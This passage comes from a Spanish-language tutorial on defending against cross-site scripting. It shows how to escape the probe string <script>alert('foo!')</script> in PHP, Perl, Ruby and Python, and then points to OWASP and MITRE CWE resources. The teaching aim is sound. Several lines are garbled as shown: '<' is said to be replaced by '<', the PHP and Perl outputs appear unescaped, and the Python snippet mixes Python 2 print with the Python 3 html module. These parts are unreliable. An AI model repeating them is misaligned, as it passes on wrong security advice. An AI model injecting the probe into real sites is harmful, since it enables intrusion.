  Un ataque se realiza en dos partes: Puedo afirmar que *es posible montar un ataque exitoso* en el momento que ejecuto un fragmento arbitrario de JavaScript (en este caso, alert('...');), pero mi ataque se mantendrá únicamente *en potencia*.

  Mi ataque será exitoso cuando el usuario víctima que yo elija despliegue una página donde se incluya mi código hostil.

- **¿Requiero de interactividad por parte de la víctima?**

  No. Solicitar login y contraseña es únicamente un escenario que presenté, y en realidad un atacante con experiencia no buscaría algo tan falible, dependiente de la respuesta (y de la ingenuidad) de la víctima. El atacante puede armar una cadena de solicitudes mediante JavaScript sin que estas sean visibles para el cliente.

- **¿Qué y cómo debo *limpiar*?**

  Cualquier cosa que pueda indicar a un navegador el inicio de código Javascript. Por ejemplo, los caracteres `<` y `>`, empleados para las etiquetas HTML, deben ser reemplazados por `<` y `>`. Las comillas dobles `"` deben ser reemplazadas por `"`.

  La lista se vuelve rápidamente interminable. *Para comenzar*, utiliza una función en tu lenguaje que se encargue del filtrado. Por ejemplo,

  - En PHP:

    ```
    <?php print htmlspecialchars("<script>alert('foo!')</script>"); ?>
    ```

    imprime:

    ```
    <script>alert('foo!')</script>
    ```

  - En Perl:

    ```
    use HTML::Entities;
    print HTML::Entities::encode("<script>alert('foo!')</script>");
    ```

    imprime:

<script>alert('foo!')</script>

- En Ruby:

```
require 'cgi'
puts CGI.escapeHTML("<script>alert('foo!')</script>")
```

imprime:

```
&lt;script&gt;alert(&#39;foo!&#39;)&lt;/script&gt;
```

- En Python:

```
import html
print html.escape("<script>alert('foo!')</script>")
```

imprime:

```
'&lt;script&gt;alert(&#x27;foo!&#x27;)&lt;/script&gt;'
```

Notarán que la salida *no es idéntica* de lenguaje a lenguaje, pero es semánticamente equivalente.

- **¿Puedo hacer estas validaciones del lado del cliente?**

  No. Estas validaciones deben hacerse del lado del servidor. Podemos asumir que un atacante va a *saltarse* cualquier JavaScript de validación que le enviemos.

Les dejo algunos recursos para seguir explorando el tema:

- Explicación de XSS) por parte del proyecto OWASP (en inglés)
- Una evasión completa de XSS es más dificil de lo que parece. OWASP ofrece un buenísimo *machete* de ejemplos a filtrar para que hagamos nuestras pruebas (en inglés)
- XSS'OR es una bonita herramienta para probar, generar codificaciones y decodificaciones de código a inyectar y demás. Pueden además asomarse a su código fuente para comprender el funcionamiento. Recuerden su lema: *Be evil, don't be bad*. Sean malvados, no sean malos. ¡No abusen!

Más allá

El tema va creciendo de forma fractal. Comenzamos a enumerar las principales vulnerabilidades que podemos encontrar, y partiendo de la experiencia que me indicaron que tienen, enfoqué algunos de los ataques a lo que más frecuentemente encontraremos en entornos Web.Si les interesa profundizar en el tema, les sugiero revisar la lista de CWE (*Common Weaknesses Enumeration*, enumeración de debilidades comunes) de MITRE. Esta organización es la responsable desde 1999 de la CVE (*Common Vulnerabilities and Exposures*, Vulnerabilidades y Exposiciones Comunes), recopilando las vulnerabilidades de todo tipo de software. La base de datos de CVE es indispensable para entender el estado y las tendencias en seguridad, y es un maravilloso punto de partida para comprender a detalle los métodos cubiertos y muchos otros.

Como parte de CWE, les sugiero revisar la lista de 25 errores más peligrosos. Esto va mucho más allá de una simple lista; si bien el material está en inglés, presenta explicaciones y ejemplos de cada uno de ellos. En el documento aquí desarrollado mencionamos la 1 (inyección de SQL), 3 (desbordamiento de buffer clásico), 4 (XSS), y tocamos varias sin dedicarles mucha atención (por lo menos, 12 (CSRF), 24 (desbordamiento de entero), probablemente otros).